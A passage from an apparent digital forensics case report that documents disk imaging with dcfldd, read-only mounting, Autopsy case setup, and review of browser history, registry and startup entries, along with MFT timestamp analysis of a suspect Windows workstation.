The IDE to USB adapter method connects the suspect hard drive directly to the Evidence Acquisition system's USB port to acquire data.  This method can significantly improve data transfer speeds by eliminating bottlenecks from older, slow bus interfaces.  It required an EIDE to USB 2.0 adapter.  Not having access to a write-blocker, I detached the circuit board from a 2.5" external USB hard drive, and then attached it directly to the laptop hard drive.  It was crude and somewhat risky, but it worked and I was able to collect a forensically sound image relatively quickly.

The steps completed to image the hard drive using the IDE to USB adapter method included the following:

1. Remove the hard drive from the suspect system.
2. Attach the hard drive to the IDE to USB adapter.
3. Boot the image acquisition system to Linux.
4. Turn on a syslog monitor to verify what device names are used for suspect and evidence storage drives when attached:

```
tail –f /var/log/messages
```




5. Using a USB 2.0 cable, attach suspect drive apparatus directly to the USB 2.0 port of the image acquisition system. Watch the syslog monitor to determine what device name is assigned to the suspect drive and partition. (It will most likely be /dev/sda1.)
6. Using a second USB 2.0 cable, attach the image storage drive to the image acquisition system. Watch the syslog monitor to determine what device name gets assigned to the evidence storage drive and partition. (This will most likely be /dev/sdb1).
7. mount the evidence storage drive in read/write mode. (Be careful that you do not accidentally mount the suspect drive!)

```
mount /dev/sdb1 /mnt/sdb1
```

8. Using the dcfldd command, copy all of the data from the suspect drive to an image file on the evidence storage drive:

```
dcfldd if=/dev/sda1 hashwindow=0 \
of=/mnt/sdb1/evidence/laptop3.img
```





**Figure 1 dcfldd in progress**






**Figure 2 ls -la shows that the file is growing**

9. Screenshot the MD5 output and note it in the case log.




## 11.3 Extracting partitions from the evidence image

The following steps were completed on each disk image to extract the evidence partitions for analysis.

1. Run mmls against image file to determine where the partition boundaries lie:

```
mmls –t dos laptop2.img
```

2. Use DCFLDD to extract the c:\ drive partition. Include the hashwindow=0 option to perform a verifying md5 checksum:

```
dfldd if=laptop2.img bs=512 skip=63 count=8406657 hashwindow=0 of=laptop2.cdrive.img
```





**Figure 3 Extracting partitions from a disk image**

# 12 Media Analysis

Once the images were obtained and their forensic integrity verified and documented, next came the tedious task of going through the data with a fine-tooth comb to find out what happened on the suspect systems. For the Media analysis section, I will first explain architecture of the forensic analysis lab I put together for this investigation. I will inventory each software and hardware tool used for processing the evidence images, how they work, and what value they provide to the investigator. I will then go through the evidence analysis process I followed, including Timeline analysis, File recovery, and String Search.

## *12.1 My Analysis System*

My forensic acquisition/analysis lab initially consisted of only a newer HP laptop running Fedora Core 2 Linux. There were several interesting challenges present with this very simple setup. (See the Lessons Learned sections for details and recommendations on a more effective forensic toolkit method.) By the conclusion of the investigation, my analysis system had grown a bit, adding tools to improve performance and capacity.

The laptop I used was an HP Pavilion zx5000 “desktop replacement” model. It is much larger and heavier than most normal laptops, but had some notable advantages for doing forensics. In particular, it has multiple built-in USB 2.0 and Fire wire interfaces, making data acquisition easy. It also has a very high resolution display (1920x1200 pixels), allowing for easier display of large amounts of data all at once. This particular laptop model has a hyper-threaded 3.2Ghz processor, which seemed to help speed up processing of MD5 hashes. The system is limited on disk space however (only 80GB), and has room for only one hard drive internally on the IDE bus.

I added a 250GB Western Digital USB 2.0 Hard Drive to serve as the evidence storage drive. This probably slowed things down somewhat, but certainly met the disk capacity needs demanded by this investigation. The project ended up consuming 100GB.

## *12.2 Forensic Tools*

**Autopsy** – Autopsy is a web-based forensic case management tool. It serves as a front-end to a number of popular command-line analysis tools and dramatically simplifies the process of searching, gleaning, and recording forensic information from a given disk or disk image. Some important key features that led me to use Autopsy over other case tools include cost (it’s free under GPL), Timeline gathering and browsing, deleted file recovery, and referential hyper linking.

**MD5Sum** – Used to calculate a cryptographic hash representing a given file, MD5Sum gives a reliable, repeatable way to prove that volatile forensic data has not been modified by the analysis process.

**istat** – (Inode Statistics). One of several tools provided by Sleuth kit, istat reads and displays file system metadata information in detail. On NTFS partitions, istat reads the Master File Table, which includes detailed timestamp information.

**file** – attempts to verify what type of file it is without depending on the file name. File searches the binary for a "magic number", or piece of code that identifies the file type.

**Winalysis** – Takes a baseline "snapshot" analysis of your files, groups, registry, rights, scheduler, services, shares, system, users, and volumes, then allows you to perform tests later that compare against the baseline and notifies you of what has changed.

**Filemon** – Monitors all file system events in real-time, much the same way that a packet sniffer monitors network traffic. Filemon is very useful in detecting malware file modification behavior.

**VMWare** – An entire virtual computer environment, VMWare lets you load and operate a completely separate "virtual" computer within an application window. These virtual machines can communicate on a physical network as if they were real physical computers, and there is little if any way to tell that it is virtual. VMWare is extremely useful for setting up test environments for malware behavior analysis.

**Honeynet Firewall** – These specially adapted firewalls are essentially "reverse" firewalls. They are a network-based control designed to let honey pots inside get hacked, but prevent those honeypots from being used to launch attacks on others. Honeynet firewalls are helpful in forensics to allow malware network behavior to be monitored without incurring the risk of downstream liability. For this project, I re-wrote the Honeynet Project firewall to include support for physdev= matching under kernel 2.6. The actual script I used is available here: http://www.starstream.net/taylorje/rc.firewall

**Ethereal** – Used to capture and analyze network traffic, Ethereal is a powerful protocol analyzer. It boasts professional-grade analysis features, but comes with a very nice price-tag—free.

**KHexEdit** – This is the KDE built-in free hexadecimal binary editor tool for Linux. KHexEdit is very useful for analyzing raw binary data files for useful bits of information, allowing you to access it in it's real context rather than extracting it as strings as other forensic tools do.

**WinHex** – A Windows hex editor, WinHex is feature-rich in forensic analysis tools, including advanced search, Unicode search, hex string search, and file recovery.

**Windows Forensic Toolchest** – A tool assembled by Monty McDougal that utilizes a large number of small forensic tools from a variety of authors to quickly gather forensic information from a live windows host.

**Promiscan** – A windows based sniffer detection tool, Promiscan uses latency deltas and several other techniques to detect nodes on a network that may be running in promiscuous mode, or "sniffing".
<http://www.securityfriday.com/products/promiscan.html>

## *12.3 Analyzing File System Data*

I used two methods to access data on my files system image. First, I used Autopsy to generate a timeline and view the summary. Then I used the mount –o ro,loop option of the mount command to mount the NTFS partition image under Linux in read-only mode, as if it were a physical file system.

### 12.3.1 Mounting an NTFS Partition Image

To ensure that the process of analysis did not modify the data I was analyzing, it was necessary to ensure that the file system image could not be accidentally written to. The mount command allows partitions to be mounted in read-only mode if you specify the –o ro option when you mount. Also, because this is a file system image rather than an actual physical partition, it is necessary to use the loop option. Following is how I mounted the file system image in read-only mode:

```
mkdir /mnt/armada
mount -t ntfs -o loop,ro \ /mnt/sda1/evidence/armada1750.img /mnt/armada
```


I was then able to change directory to the partition image, and browse the file system as if it were an actual physical partition:

```
dr-x------   1 root root      8192 Nov 26 18:11 .
drwxr-xr-x  15 root root      4096 Dec  4 02:51 ..
-r--------   1 root root         0 Aug 27  2002 AUTOEXEC.BAT
-r--------   1 root root         0 Aug 27  2002 CONFIG.SYS
dr-x------   1 root root      4096 Aug 27  2002 Documents and Settings
-r--------   1 root root         0 Aug 27  2002 IO.SYS
dr-x------   1 root root      4096 Aug 27  2002 Inetpub
-r--------   1 root root         0 Aug 27  2002 MSDOS.SYS
-r--------   1 root root     34468 Aug 27  2002 NTDETECT.COM
dr-x------   1 root root      4096 Oct 27 00:21 Program Files
dr-x------   1 root root         0 Aug 27  2002 System Volume Information
dr-x------   1 root root     24576 Nov 30 23:05 WINNT
-r--------   1 root root    148992 Dec  6  1999 arcldr.exe
-r--------   1 root root    162816 Dec  6  1999 arcsetup.exe
-r--------   1 root root       192 Oct 26 22:13 boot.ini
-r--------   1 root root    214432 Aug 27  2002 ntldr
-r--------   1 root root 201326592 Nov 27 17:21 pagefile.sys
-r--------   2 root root  87326656 Aug 27  2002 sp1network.exe
```


```
dr-x------    1 root root       4096 Oct 27 00:22 stuff
```

### 12.3.2 Loading the image into Autopsy

Autopsy's web interface walks you step-by-step through the process of creating a case, adding a host, and adding an image.   For this investigation I did not intend to use Autopsy exclusively, but rather as a tool to obtain some pieces of information that would be important to the case.   I created a new case, and named it Clemmis OccHealth.




After  creating the case, Autopsy prompts you to add a host record to the case. The host record is used by autopsy to organize multiple partition images.   I created a host record that represents the asset tag of the computer from which the hard drive image was taken.



1. **Host Name:** The name of the computer being investigated. It can contain only letters, numbers, and symbols.

naohb008

2. **Description:** An optional one-line description or note about this computer.

suspect employee workstation

3. **Timezone:** An optional timezone value (i.e. EST5EDT). If not given, it defaults to the local setting.

4. **Timeskew Adjustment:** An optional value to describe how many seconds this computer's clock was out of sync. For example, if the computer was 10 seconds fast, then enter -10 to compensate.

120


5. **Path of Alert Hash Database:** An optional hash database of known bad files.

6. **Path of Ignore Hash Database:** An optional hash database of known good files.

ADD HOST CANCEL HELP

At this point it is important to consider the time skew adjustment. Autopsy calculates the time to be used in the timeline by summing the time stamp with the offset to adjust for discrepancy between the suspect computer's reckoning of time and that of reality.

When we performed incident response, we determined that the suspect system was 120 seconds slow, therefore I entered a time skew adjustment value of 120 while creating the host record.



ADD A NEW IMAGE

1. **Location:** The full path (starting with /) to the raw file system image.

/mnt/sdb1/forensics/NAOHB008.img

2. **Import Method:** The image can be imported into the Autopsy Evidence Locker from its current location by making a symbolic link, by copying it, or by moving it. Note that if a system failure occurs during the move, then the image could become corrupt.

Symlink Copy Move

3. **File System Type:** Specify the type of file system.

ntfs

4. **Mount Point:** The directory or drive where the file system was mounted in the original suspect system (i.e. C:\ for Windows or /usr/ for UNIX). Not needed for swap or raw file system types.

C:\ other:

5. **Data Integrity:** An MD5 hash can be used to verify the integrity of the file system image.


Calculate the hash value for this image.

Ignore the hash value for this image.

Add the following hash value for this image:

Verify MD5 After Importing?

Adding an image to the host record is the next step.  In this case, the evidence image was stored on an external USB hard drive that was mounted in read-only mode at /mnt/sdb1.  During the image acquisition phase I had determined that the suspect file system was NTFS, and that the partition was the c: drive.  This information needed to be entered into Autopsy to add the disk image. When import completed, the host gallery showed the imported image and several options to begin analysis.  The image was now fully imported into Autopsy, and ready to begin media analysis.




### 12.3.3 Search for Modified System Files & Backdoors

During the advanced analysis of the suspicious binaries, I also used FileMon to analyze the changes made to system files.  Please see the Suspect Binary Analysis section for details.

### 12.3.4 Internet history file Recovery & Analysis

In an effort to detect any visits to suspicious websites, I used pasco to recover the Internet history database on Lea Ryan's account.    To obtain the history, I completed the following steps:

1. Mount the file system at /mnt/suspect using the –o ro,loop option.
2. Change directory to /mnt/suspect/Documents\ and\ Settings/RyanL/Local\ Settings/History/History.IE5/
3. Run the command pasco index.dat >/mnt/sda1/evidence/pascoresults.txt

4. Analyze the contents for suspicious Internet traffic.

The results showed visits to a couple of government pharmacy fee scheduling databases, and accesses to a couple of local excel spreadsheets. All visits appeared to be work related. Nothing suspicious revealed itself here.

```
History File: index.dat Version: 5.2

TYPE    URL     MODIFIED TIME  ACCESS TIME    FILENAME       DIRECTORY      HTTP HEADERS
URL     Visited: ryanl@http://www.xx.xx.gov/dwc/pharmeesched/pfs.asp       Tue Oct 19
08:45:16 2004  Tue Oct 19 08:45:16 2004
URL     Visited: ryanl@file:///I:/Change%20form-Clemmis.xls  Mon Nov  1 08:18:16 2004
        Mon Nov  1 08:18:16 2004
URL     Visited: ryanl@http://x.x.x.x/x.x.x.x/www.xx.xx.gov/dwc/pharmfeesched/pfs.asp
        Tue Oct 19 08:40:36 2004      Tue Oct 19 08:40:36 2004
URL     Visited: ryanl@file:///I:/Production.xls     Tue Nov  2 08:05:10 2004      Tue Nov
2 08:05:10 2004
URL     Visited: ryanl@file:///I:/Production.xls     Tue Nov  2 08:05:10 2004      Tue Nov
2 08:05:10 2004
URL     Visited: ryanl@about:Home     Fri May  7 13:08:14 2004      Fri May  7 13:08:14
2004
URL     Visited: ryanl@file:///I:/Production.xls     Tue Nov  2 08:05:10 2004      Tue Nov
2 08:05:10 2004
URL     Visited: ryanl@http://x.x.x.x/x.x.x.x/www.xx.xx.gov/dwc/pharmfeesched/pfs.asp
        Tue Oct 19 08:40:36 2004      Tue Oct 19 08:40:36 2004
URL     Visited: ryanl@file:///J:/My%20Pictures/Lblue67.gif  Tue Nov  2 08:04:36 2004
        Tue Nov  2 08:04:36 2004
URL     Visited: ryanl@file:///J:/My%20Pictures/Le667.gif    Tue Nov  2 08:04:36 2004
        Tue Nov  2 08:04:36 2004
URL     Visited: ryanl@file:///J:/My%20Pictures/Lpple667.gif Tue Nov  2 08:04:36 2004
        Tue Nov  2 08:04:36 2004
URL     Visited: ryanl@file:///I:/Change%20form-Clemmis.xls  Mon Nov  1 08:18:16 2004
        Mon Nov  1 08:18:16 2004
URL     Visited: ryanl@file:///I:/Change%20form-Clemmis.xls  Mon Nov  1 08:18:16 2004
        Mon Nov  1 08:18:16 2004
URL     Visited: ryanl@file:///J:/My%20Pictures/Lpple667.gif Tue Nov  2 08:04:36 2004
        Tue Nov  2 08:04:36 2004
URL     Visited: ryanl@file:///I:/Change%20form-Clemmis.xls  Mon Nov  1 08:18:16 2004
        Mon Nov  1 08:18:16 2004
```

### 12.3.5 Search for Signs of a Sniffer Program

One of the steps run by the Windows Forensic Tool Chest is Harlan Carvey's sniffer detect Perl script. This tool did not detect any WinPcap-based sniffers running on the suspect system.

**SNIFFER**

**Command** md5=EF13B9506E76689B250C33D4F477035F

**sniffer.exe** > \\10.3.190.230\evidenceshare\sniffer.txt

**Description**

**sniffer** (http://patriot.net/~carvdawg/perl.html)

**sniffer** -- used to detect the presence of the WinPcap packet capture device driver

**File** sniffer.txt md5=19D08B6989485977052192A2B3B191AB

```
Sniffer Detector, by H. Carvey (keydet89@yahoo.com)

Packet sniffer not detected.
```

**Computer Name:** **Date/Time: 11/30/2004 20:05:42 (24h)**

Windows Forensic Toolchest (WFT) v1.0.03 (2003.09.20) Copyright (C) 2003 Monty McDougal. All rights reserved.

### 12.3.6 System registry Examination

Windows Forensic Toolchest provided registry lookups of several significant registry keys on the suspect system. The Typed URL's turned up some names of some concern:

```
Listing of [Software\Microsoft\Internet Explorer\TypedURLs]

REG_SZ          url1    http://www.morpheus.com
REG_SZ          url2    http://www.kazaa.com
REG_SZ          url3    http://www.bearshare.com
REG_SZ          url4    http://www.msn.com
```

Morpheus, Kazaa, and bearshare are all peer sharing software sites. File system and string searches, however, did not reveal evidence that any of these software programs were installed on the computer.

Another interesting key from the registry is the runMRU key. The last commands typed in the Run window are recorded in this key.

```
Listing of [Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU]

REG_SZ          a       cmd\1
REG_SZ          MRUList gfeabdc
REG_SZ          b       eventvwr\1
REG_SZ          c       http://www.gator.com\1
REG_SZ          d       http://windowsupdate.microsoft.com\1
REG_SZ          e       regedt32\1
REG_SZ          f       d:\1
REG_SZ          g       d:\CMD.EXE\1
```

From the commands that appear, it's apparent that a visit to gator.com happened as well. Also of interesting note is the execution of cmd.exe from the d: drive. Since we know the d: drive is the cdrom drive, this is probably from Andy Cook doing incident response executing a known-good binary from cdrom.

During the advanced analysis of the suspicious binaries, I also used RegMon and Winalysis to learn what registry changes the malware made. Please see the Suspect Binary Analysis section for details.

### 12.3.7 Start-up files and processes

There were three ways in which I was able to search for start-up files and processes on the suspect system. First, information recovered from Windows Forensic Toolchest during incident response included a dump of common startup registry values. The following are the results recovered using WFT:

```
HKLM
Listing of [Software\Microsoft\Windows\CurrentVersion\Run]

REG_SZ         Synchronization Manager       mobsync.exe /logon
[OptionalComponents]
[OptionalComponents\IMAIL]
REG_SZ         Installed      1
[OptionalComponents\MAPI]
REG_SZ         NoChange       1
REG_SZ         Installed      1
[OptionalComponents\MSFS]
REG_SZ         Installed      1

Listing of [Software\Microsoft\Windows\CurrentVersion\RunOnce]
<empty>

HKLM_RS
The system was unable to find the specified registry key.

HKLM_RSO
The system was unable to find the specified registry key.
```

Second, using my mounted loop-back file system, I was able to search for files that ended up in the windows startup groups:

```
ls /mnt/sda1/suspect/Documents\ and\ Settings/ryanl/Start\ Menu/Programs/Startup/*

ls /mnt/sda1/suspect/Documents\ and\ Settings/administrator/Start\
Menu/Programs/Startup/*
```

Both startup folders turned up blank. There were not shortcuts or files designed to start at login.

Third, in-lab live analysis of the malware recovered from the image revealed that it was responsible for a few registry keys that allowed the malware to run at startup. Please see the Suspect Binary Analysis section for more details on what was learned.

# 13 Timeline Analysis

Because this investigation is attempting to find what happened on a given date, the timeline analysis is probably the most important part of the investigation. Special attention to detail was taken here.

### 13.1.1 High-volume Change Dates

Feb 2001
Tue Feb 20 2001 (1 )
Fri Feb 23 2001 (9 )
Mon Feb 26 2001 (1 )
May 2001
Fri May 04 2001 (2681 )
Aug 2002
Tue Aug 27 2002 (5853 )
Wed Aug 28 2002 (6566 )
Dec 2003
Mon Dec 08 2003 (3 )
Jun 2004
Wed Jun 09 2004 (2 )
Oct 2004
Wed Oct 27 2004 (4802 )
Nov 2004
Tue Nov 23 2004 (1 )
Fri Nov 26 2004 (144 )

Looking at the timeline in Autopsy, the Summary table can be a very powerful tool for identifying major system events. Notice that on certain dates, there is a very large number of change events reported. Such dates are markers for system history, and give reference to events in the timeline. The following dates appear with unusually large numbers of events:
Monday Dec 6 1999: 4969 Events
Friday May 4, 2001: 2681 events
Tuesday Aug 27, 2002: 12419 events
Tuesday Oct 26, 2004: 4410 events
Saturday Nov 27, 2004: 2602 events
Tuesday Nov 30, 2004: 1047 events

Following is analysis of these high-volume dates:

### 13.1.2 12/6/99 - 4969 Events

Large number of windows system files and other Microsoft files time stamped as last-modified on this date. Looking at the timeline on this date, most of the files are located somewhere in a subtree of the c:\winnt directory. This is likely a timestamp indicator of when the windows system files were created. It does not, however, conclusively tell us that they were all created at the exact same time.

One possible explanation is that they were all copied at the same time using a method that does not preserve the Last Modified date attribute in the MFT. (tftp, ftp, netcat, etc.) While this is possible, evidence suggests it is unlikely in this case. First, when files are copied via raw tools like these, Windows time-stamps them as if they had just been created. But there are 4969 files with the EXACT same timestamp. Given that most computers take awhile to copy this many files, it is highly unlikely that they were all copied at the exact same time.

A better theory might be that the MFT table entries for all of the files were deliberately set to a uniform date. This would be very important for Microsoft, since Windows tries to protect newer versions of shared libraries from being over-written by older ones during software installs. It does this by comparing the file dates and prompting the user to decide which version to keep. If file last-modified dates are made uniform for a specific service pack release date, users will be less likely to mistakenly over-write a newer file with an older (and possibly vulnerable) version.

A quick Google search reveals at least two commercial tools that can change MAC times to a uniform date: Febooti Filetweak (http://www.febooti.com/products/filetweak/) and Attribute Magic Pro (http://www.attributemagic.com/amp.html).

Autopsy does not show all of the time attributes available on an NTFS partition. To get more information about the files, I ran istat against a sample size to get a little more info:

```
root@helixbox:~# istat -f ntfs /mnt/sda1/evidence/armada1750.img 5176
MFT Entry Header Values:
Entry: 5176        Sequence: 7002
$LogFile Sequence Number: 122229706
Allocated File
Links: 1

$STANDARD_INFORMATION Attribute Values:
Flags: Archive, Compressed
Owner ID: 0     Security ID: 0
Created:        Tue Aug 27 17:26:43 2002
File Modified:  Mon Dec  6 21:00:00 1999
MFT Modified:   Tue Aug 27 17:26:43 2002
Accessed:       Sat Nov 27 17:22:46 2004

$FILE_NAME Attribute Values:
Flags: Archive, Compressed
Name: imejpuex.exe
Parent MFT Entry: 70    Sequence: 1
Allocated Size: 65536           Actual Size: 45056
Created:        Tue Aug 27 17:26:43 2002
File Modified:  Mon Dec  6 21:00:00 1999
MFT Modified:   Tue Aug 27 17:26:43 2002
Accessed:       Tue Aug 27 17:26:43 2002

Attributes:
Type: $STANDARD_INFORMATION (16-0)   Name: N/A   Resident   size: 72
Type: $FILE_NAME (48-5)   Name: N/A   Resident   size: 90
Type: $SECURITY_DESCRIPTOR (80-3)   Name: N/A   Resident   size: 100
Type: $DATA (128-4)   Name: $Data   Non-Resident, Compressed   size: 45056
960779 960780 960781 960782 0 0 0 0
0 0 0 0 0 0 0 0
root@helixbox:~#
```

The MFT entry for this file shows that while the “File Modified” date is Dec 6 1999, the “Created” date is Aug 27 2002. (The “Created” attribute does not display in MAC times in Autopsy). This piqued my curiosity. Why would the modified date be earlier than the created date? I theorized that there may be evidence obtained by checking the create date on several of the files. I ran istat against the inodes of several files that were modified to obtain the “created attribute in their MFT entry. Following is a table sampling 12-6-99 modified files and their associated create date:

| Inode # | Filename | Modified | Created |
|---|---|---|---|
| 5176 | imejpuex.exe | Mon Dec 06 1999 21:00:00 | Tue Aug 27 17:26:43 2002 |
| 5094 | h261_32.ax | Mon Dec 06 1999 21:00:00 | Mon Dec 6 21:00:00 1999 |
